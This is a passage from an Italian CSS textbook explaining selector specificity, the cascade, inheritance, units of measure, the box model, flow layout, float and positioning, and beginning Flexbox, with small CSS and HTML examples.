


Figura 3.5: *I livelli di cascata dentro un singolo bucket.*

Specificità

Quando due regole in conflitto appartengono allo **stesso** bucket di origine-importanza **e** allo stesso livello, si considera la **specificità**. L'idea è che debba vincere il selettore **più specifico**.

```css
# cascade.css
.primary {
  color: blue;
}

h1 {
  color: red;
}
```

```html
<> cascade.html
<h1 class="primary">Cascading!</h1>
```



Il pannello degli stili dei DevTools: in alto la regola più specifica, barrata la dichiarazione che ha perso.

Il titolo diventa **blu**: il selettore di classe è più specifico del selettore di tipo, anche se compare prima.

Il CSS definisce con precisione come calcolare la specificità di un selettore:

- si ignora il selettore universale;
- si conta il numero di selettori di **id** (= A);
- si conta il numero di selettori di **classe**, di **attributo** e di **pseudo-classe** (= B);
- si conta il numero di selettori di **tipo** e di **pseudo-elemento** (= C).

La specificità è la **terna numerica** (A, B, C) così calcolata.

Selettore	**Specificità** (A, B, C)
`#id`	$(1, 0, 0)$
`em.master[target]`	$(0, 2, 1)$
`#navbar ul li a.nav-link[href*='/']`	$(1, 2, 3)$
`article.item section p::first-letter`	$(0, 1, 4)$
`a:hover`	$(0, 1, 1)$
`*`	$(0, 0, 0)$

Il confronto fra due specificità avviene considerando le tre componenti **in ordine**:

- vince la specificità con A maggiore;
- a parità di A, vince quella con B maggiore;
- a parità anche di B, vince quella con C maggiore;
- se tutti e tre i valori coincidono, le due specificità sono uguali.

Non è un numero a tre cifre

La terna **non** va letta come il numero ABC: le componenti non si «riportano». Un solo selettore di id, con specificità $(1, 0, 0)$, batte undici selettori di classe, che valgono $(0, 11, 0)$. Nessuna quantità di classi potrà mai superare un id.

Esempio 3.16 — Confronti di specificità

Selettore 1	Spec. 1	Selettore 2	Spec. 2	Vince
`a[target]`	$(0, 1, 1)$	`.list a`	$(0, 1, 1)$	pareggio
`#msg`	$(1, 0, 0)$	`input[type].inp`	$(0, 2, 1)$	il 1°
`#nav > #brd a.lk`	$(2, 1, 1)$	`em.foo.bar.light`	$(0, 3, 1)$	il 1°
`[id='nav'] a`	$(0, 1, 1)$	`#nav a`	$(1, 0, 1)$	il 2°

L'ultimo caso è istruttivo: `[id='nav']` e `#nav` selezionano esattamente lo stesso elemento, ma il primo è un selettore di attributo (B) e il secondo un selettore di id (A). A parità di risultato, la specificità è diversa.

Posizione e ordine di comparsa

Quando due proprietà appartengono allo stesso bucket, allo stesso livello e hanno la stessa specificità, vince l'**ultima a comparire**.

cascade.css

```css
h1 {
  color: red;
}

h1 {
  color: blue;   /* vince questa: e' l'ultima */
}
```

cascade.html



La regola si applica sia all'interno dello stesso foglio di stile, sia all'ordine con cui i fogli di stile compaiono nel documento.

ordine.html

```html
<head>
  <meta charset="UTF-8">
  <title>Cascading</title>
  <link rel="stylesheet" href="blue.css">
  <link rel="stylesheet" href="red.css">
</head>
<body>
  <h1>Cascading!</h1>
</body>
```

blue.css

```css
h1 {
  color: blue;
}
```

red.css

```css
h1 {
  color: red;
}
```

ordine.html



Se `blue.css` contiene `h1 { color: blue; }` e `red.css` contiene `h1 { color: red; }`, il titolo sarà **rosso**: `red.css` è collegato per ultimo.




Figura 3.6: *L'algoritmo della cascata: si scende di criterio solo in caso di parità.*

Vedere la cascata nei DevTools

Il pannello degli stili dei DevTools mostra tutte le regole che si applicano all'elemento selezionato, ordinate dalla più specifica (in alto) alla meno specifica (in basso), con **barrate** le dichiarazioni che hanno perso il confronto. È il modo più rapido per capire perché una regola «non funziona». Gli stili dello user agent sono nascosti per impostazione predefinita: per vederli basta premere `F1` nei DevTools e cambiare le impostazioni. Un esempio di questo pannello è accanto all'esempio sulla specificità, poco sopra.

Ereditarietà

Alcune proprietà CSS vengono **ereditate** dagli elementi antenati, se non è stato impostato un valore specifico.

Le proprietà ereditabili sono soprattutto quelle legate al testo, come `color`, `font-size`, `font-family`, `font-weight` e `font-style`.


Esempio 3.17 — Ereditarietà in azione

eredita.css

```css
p {
  font-family: sans-serif;
  color: red;
  font-style: normal;
}
```

eredita.html

```html
<p>
  Hello <em>Inheritance</em>
</p>
```



Selezionando l'`<em>` nei DevTools: `font-style: normal` ereditato dal `<p>` è barrato, perché perde contro la regola del browser che si applica direttamente all'`<em>`.

L'elemento `<em>` non ha regole proprie, eppure diventa rosso e senza grazie: eredita `color` e `font-family` dal `<p>` che lo contiene.

Resta invece **in corsivo**, nonostante il padre dichiari `font-style: normal`. Il motivo è che l'`<em>` ha una regola propria che gli assegna il corsivo: quella dello user agent stylesheet. Un valore ereditato non compete con una regola che si applica direttamente all'elemento — perde sempre.

L'ereditarietà ha la priorità più bassa in assoluto

Le proprietà ereditate hanno la specificità più bassa fra tutti i metodi di stilizzazione: **qualunque** regola che si applichi direttamente all'elemento le sovrascrive, compresi gli stili predefiniti del browser. È esattamente ciò che accade nell'esempio qui sopra, ed è uno degli inganni più frequenti quando si comincia con il CSS.

Riferimenti

- **Learn CSS** — web.dev. Sezioni 1, da 3 a 6, 14 e 15.
  https://web.dev/learn/css/
- **Introducing the CSS Cascade** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/CSS/Cascade
- **Flukeout** — un gioco per imparare i selettori CSS.
  https://flukeout.github.io/

Layout e Responsive Design

Nel capitolo precedente abbiamo visto che cos'è il CSS, come includerlo, alcune proprietà di base, i selettori, l'algoritmo della cascata e l'ereditarietà. Adesso passiamo al problema più concreto: **disporre gli elementi nello spazio**.

Unità di misura

Diverse proprietà CSS servono a stabilire la dimensione degli elementi o delle loro aree: `width`, `height`, `font-size`, `margin`, `padding`, `border` e altre.

Nel dimensionare gli elementi si possono usare **lunghezze assolute** oppure **lunghezze relative** (che dipendono da altre dimensioni, come quella del carattere o della finestra).

Unità assolute


Le lunghezze assolute si esprimono con un numero seguito da un'unità di misura.

assolute.css

```css
div {
  background: red;
  width: 2.54cm;              /* centimetri */
  height: 1in;                /* pollici */
  border: 2mm solid black;    /* millimetri */
  color: white;
  font-size: 24px;            /* pixel */
}
```

assolute.html

```html
<div>hello</div>
```



Il riquadro è disegnato in scala reale: se stampi questa pagina, misura davvero 2,54 cm di lato.

Il pixel CSS non è il pixel dello schermo

Un `px` in CSS non corrisponde necessariamente a un pixel fisico del monitor. Su uno schermo ad alta densità un pixel CSS può valere due o tre pixel fisici: è il motivo per cui un testo di 16px non diventa illeggibile su un telefono moderno. Le unità fisiche (`cm`, `mm`, `in`) hanno senso soltanto per la stampa; su schermo sono definite in rapporto fisso al pixel CSS e non misurano davvero un centimetro.

Percentuali

Le percentuali definiscono le dimensioni in rapporto all'**elemento padre**. Si possono usare con molte proprietà, fra cui `width`, `height`, `font-size`, `margin` e `padding`.

Esempio 4.1 — Dimensioni percentuali


percentuali.css

```css
.a {
  width: 300px; height: 200px;
  background: red;
}

.b {
  width: 50%;      /* 150px */
  height: 50%;     /* 100px */
  background: blue;
}
```

percentuali.html

```html
<div class="a">
  <div class="b"></div>
</div>
```



Il figlio occupa metà della larghezza e metà dell'altezza del padre.

Unità relative al carattere

Unità	Significato
`em`	`1em` è la dimensione del carattere **corrente**; `1.5em` è il 50% più grande. Storicamente, in tipografia, la dimensione del carattere derivava dalla larghezza della «M» maiuscola: da qui il nome.
`rem`	`1rem` è la dimensione del carattere calcolata sull'elemento **radice** (per impostazione predefinita 16px).

Esempio 4.2 — `em` contro `rem`

relative.css

```css
p {
  font-family: sans-serif;
  font-size: 1.5rem;     /* 1.5 x 16px = 24px */
}

span {
  font-size: 1.5em;      /* 1.5 x 24px = 36px */
}
```

relative.html

```html
<p>HELLO <span>SIZES</span></p>
```



`1.5rem` = 1,5 × 16px = **24px**; dentro al paragrafo, `1.5em` = 1,5 × 24px = **36px**.

La differenza è tutta qui: `rem` si riferisce sempre alla radice del documento, quindi è **stabile**; `em` si riferisce al contesto, quindi si **accumula**. Annidando tre elementi con `font-size: 1.5em` si ottiene $1{,}5^3 \approx 3{,}4$ volte la dimensione di partenza, effetto quasi sempre indesiderato. Per questo, di norma, si usa `rem` per le dimensioni del testo e si riserva `em` ai casi in cui si vuole davvero che una misura scali insieme al testo circostante (per esempio il `padding` di un pulsante).

Unità relative al viewport

Il **viewport** è l'area della finestra del browser in cui viene mostrato il documento.

- `vw`: `1vw` è l'1% della **larghezza** del viewport;
- `vh`: `1vh` è l'1% dell'**altezza** del viewport.

viewport.css


```css
div { height: 50vh; }     /* meta' dell'altezza */

.a { background: red; }

.b {
  background: blue; color: white;
  width: 50vw;            /* meta' della larghezza */
  font-size: 10vw;        /* scala con la finestra! */
}
```

viewport.html

```html
<div class="a"></div>
<div class="b">HELLO</div>
```



Allargando la finestra, tutto cresce con lei: riquadri *e* dimensione del testo.

IL BOX MODEL

Box model

In CSS **ogni elemento HTML è una scatola** (*box*). Ogni scatola è composta da quattro aree concentriche: **content box**, **padding box**, **border box** e **margin box**.




Figura 4.1: *Le quattro aree del box model.*

I valori di ciascuna area si leggono comodamente nei DevTools: selezionando un elemento, il pannello mostra il box model con le misure effettive, area per area.




Figura 4.2: *Lo stesso box model come lo mostrano i DevTools, con le misure in pixel: contenuto di 100×92,8, poi 20 di padding, 20 di bordo e 10 di margine su ogni lato.*

- il **content box** è dove vivono i figli dell'elemento;
- il **padding** (spaziatura *interna*) separa il contenuto dal bordo;
- il **border** è il confine dell'elemento;
- il **margin** crea spazio *attorno* all'elemento.

La dimensione di ciascuna area si controlla con le dichiarazioni CSS corrispondenti. Il comportamento e l'aspetto delle scatole dipendono da tre fattori: la **modalità di layout**, il **contenuto** e le **proprietà del box model**.

L'overflow

Il contenuto potrebbe essere troppo grande per stare nella sua scatola. La parte che non ci sta si chiama **overflow**, e la proprietà `overflow` permette di decidere che cosa farne: mostrarla comunque (`visible`, il valore predefinito), tagliarla (`hidden`) o aggiungere delle barre di scorrimento (`scroll`, `auto`).

La sorpresa di `width`

Per impostazione predefinita, `width` e `height` dimensionano il **solo content box**. Un elemento con `width: 200px`, `padding: 20px` e `border: 5px` occupa quindi $200 + 20 \cdot 2 + 5 \cdot 2 = 250$ pixel: non 200. È il singolo aspetto del CSS che genera più confusione. La soluzione universalmente adottata è dichiarare in cima al foglio di stile

```
* { box-sizing: border-box; }
```

che fa sì che `width` indichi la larghezza **fino al bordo** incluso. Da quel momento 200px significa davvero 200px.

IL FLOW LAYOUT

Per impostazione predefinita, le scatole vengono disposte secondo il **flow layout** (o *normal flow*).

- gli elementi **inline** si dispongono uno accanto all'altro nella **direzione inline**, come le parole di una frase;
- gli elementi **block** si dispongono uno **sotto** l'altro.




Figura 4.3: *Il flusso normale: gli inline in riga, i block uno sotto l'altro.*

Valore	Effetto
`inline`	posiziona la scatola accanto alla precedente, nella direzione inline. `width` e `height` vengono **ignorate**. È il valore predefinito di `<a>`, `<em>` e `<strong>`.
`block`	posiziona la scatola su una riga dedicata. Se non specificato diversamente, i block si espandono per tutta la dimensione inline disponibile. È il valore predefinito di `<p>` e delle intestazioni.
`inline-block`	come `inline`, ma consente di impostare `width` e `height`.
`none`	rimuove completamente l'elemento dalla visualizzazione.

Esempio 4.3 — Lo stesso markup con quattro display diversi

display.html

```html
<h3>Intestazione</h3>
<p>
  Sto imparando <em>HTML</em> e <em>CSS</em>
</p>
```

display.css

```css
em {
  display: inline;      /* poi: block,
                           inline-block, none */
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

display: inline

Intestazione

Sto imparando HTML e CSS

display: block

Intestazione

Sto imparando

HTML

e

CSS

display: inline-block

Intestazione

Sto imparando HTML e CSS

display: none

Intestazione

Sto imparando e

Valore	Che cosa si vede
`inline`	i due `<em>` restano nella frase; `width` e `height` sono **ignorate**, quindi le scatole gialle sono larghe quanto le parole.
`block`	ogni `<em>` va su una riga propria e diventa un quadrato di 50×50, spezzando la frase in tre pezzi.
`inline-block`	i due `<em>` restano nella frase **e** diventano quadrati di 50×50.
`none`	i due `<em>` spariscono: si legge soltanto «Sto imparando e», con lo spazio che si richiude.

`display: none` contro `visibility: hidden`

`display: none` toglie l'elemento dal flusso: non occupa più spazio, come se non esistesse. `visibility: hidden` lo rende invisibile ma **conserva** lo spazio che occupava. Nessuno dei due, però, rimuove l'elemento dal documento: il contenuto viaggia comunque sulla rete e resta leggibile nel sorgente.

FLOAT E CLEAR

La proprietà `float` fa «galleggiare» un elemento nella direzione indicata, e fa sì che gli elementi fratelli successivi gli si dispongano attorno.

Esempio 4.4 — Un'immagine con il testo che le scorre attorno


float.html

```html
<h1>Fu-Tzu</h1>
<img src="pic.jpg">
<p>Con una lunga barba e vesti ornate di argute battute sul codice,
Fu-Tzu era una leggenda fra i programmatori.</p>
<p>Si dice che la sua prima parola sia stata <code>printf</code>. Parte
della sua saggezza fu trascritta nel
<a href="index.html">Libro della Programmazione</a>.</p>
```

float.css

```css
img {
  width: 20vw;
  min-width: 100px;
  float: left;
  margin-right: 1rem;
}
```

float.html



Il testo scorre a fianco dell'immagine e, quando questa finisce, riprende a tutta larghezza.

L'immagine si sposta a sinistra e i due paragrafi le scorrono a fianco.

La proprietà `clear` serve a impedire che un fratello successivo si disponga accanto all'elemento flottante:

```css
p + p { clear: both; }
```

float.html con clear

Il secondo paragrafo aspetta la fine dell'immagine e comincia sotto.

Con questa regola il secondo paragrafo comincia **sotto** l'immagine anziché al suo fianco.

Il float oggi

`float` nacque per un compito tipografico preciso: far scorrere il testo attorno a un'immagine. Per anni, in mancanza di alternative, è stato però piegato a costruire interi impianti di pagina a colonne, con una quantità di trucchi (i famigerati *clearfix*) per rimediare ai suoi effetti collaterali. Con Flexbox e Grid quell'uso non ha più ragione di esistere: `float` è tornato a fare ciò per cui era nato.

POSIZIONAMENTO

La proprietà `position` cambia il modo in cui un elemento si comporta nel flusso normale del documento. Il valore predefinito è `static`.


Valore	Comportamento
`static`	flusso normale (predefinito).
`relative`	posizionato rispetto alla **propria posizione normale**.
`absolute`	posizionato rispetto all'**antenato posizionato** più vicino.
`fixed`	posizionato rispetto al **viewport**.
`sticky`	posizionato in base alla **posizione di scorrimento** dell'utente.

relative

relative.css
```css
div {
  position: relative;
  top: 50px; left: 50px;
  background: red;
  width: 100px; height: 100px;
}

div div {
  background: blue;
}
```

relative.html
```html
<div><div></div></div>
```



Il figlio, che non ha dimensioni proprie, riempie il padre: si vede solo il blu.

L'elemento viene spostato di 50 pixel verso il basso e verso destra rispetto a dove sarebbe finito normalmente. Lo spazio che occupava nel flusso, però, **resta riservato**: gli altri elementi non si spostano per riempirlo.

absolute


Gli elementi con `position: absolute` sono posizionati rispetto all'antenato posizionato (cioè non `static`) più vicino. Se non ne esiste alcuno, il riferimento è il documento.

A differenza di `relative`, un elemento assoluto viene **tolto dal flusso**: lo spazio che occupava viene liberato e gli altri elementi si ridispongono come se non ci fosse.

absolute.css
```css
.a { position: relative; }

.c {
  position: absolute;
  bottom: 10px; right: 10px;
}
```


absolute.html
```html
<div class="a">
  A: questo div ha position: relative
  <div class="b">
    B: questo div non ha position
    <div class="c">
      C: position absolute
    </div>
  </div>
</div>
```



`.c` si posiziona rispetto ad `.a`, l'antenato posizionato più vicino, non rispetto a `.b`.

fixed

```css
a {
  position: fixed;
  bottom: 2rem; right: 2rem;
  background-color: white;
  border: 2px solid;
  padding: 1em;
}
```



L'elemento è posizionato rispetto al viewport e **non si muove** con lo scorrimento della pagina. È il meccanismo dietro ai pulsanti «torna su», alle barre di navigazione sempre visibili e ai banner dei cookie.

sticky

Gli elementi con `position: sticky` sono posizionati in base alla posizione di scorrimento: sono una sorta di ibrido fra `relative` e `fixed`.

- si comportano come `relative` finché non superano una soglia;
- da quel momento si comportano come `fixed`, fino a raggiungere il confine del proprio elemento padre.

```css
nav {
  padding: 1em;
  background: gainsboro;
  position: sticky;
  top: 0px;    /* la soglia: si "incolla"
                  al bordo superiore */
}
```



È il modo standard per realizzare una barra di navigazione che scorre con la pagina finché non arriva in cima, e lì rimane.

FLEXBOX

Oltre al flusso normale, il CSS moderno offre due ulteriori meccanismi di layout: **Flexbox** e **Grid**.

- **Flexbox** è pensato per layout **monodimensionali**: una riga oppure una colonna.
- **Grid** è pensato per layout **bidimensionali**: righe e colonne insieme.

Contenitori flex

Un contenitore flex si dichiara con `display: flex`. È un elemento di livello blocco, i cui figli diventano **flex item**.

Ogni contenitore flex ha un **asse principale** (*main axis*) e un **asse trasversale** (*cross axis*). L'asse principale si stabilisce con la proprietà `flex-direction` (il valore predefinito è `row`); l'asse trasversale è quello ortogonale.

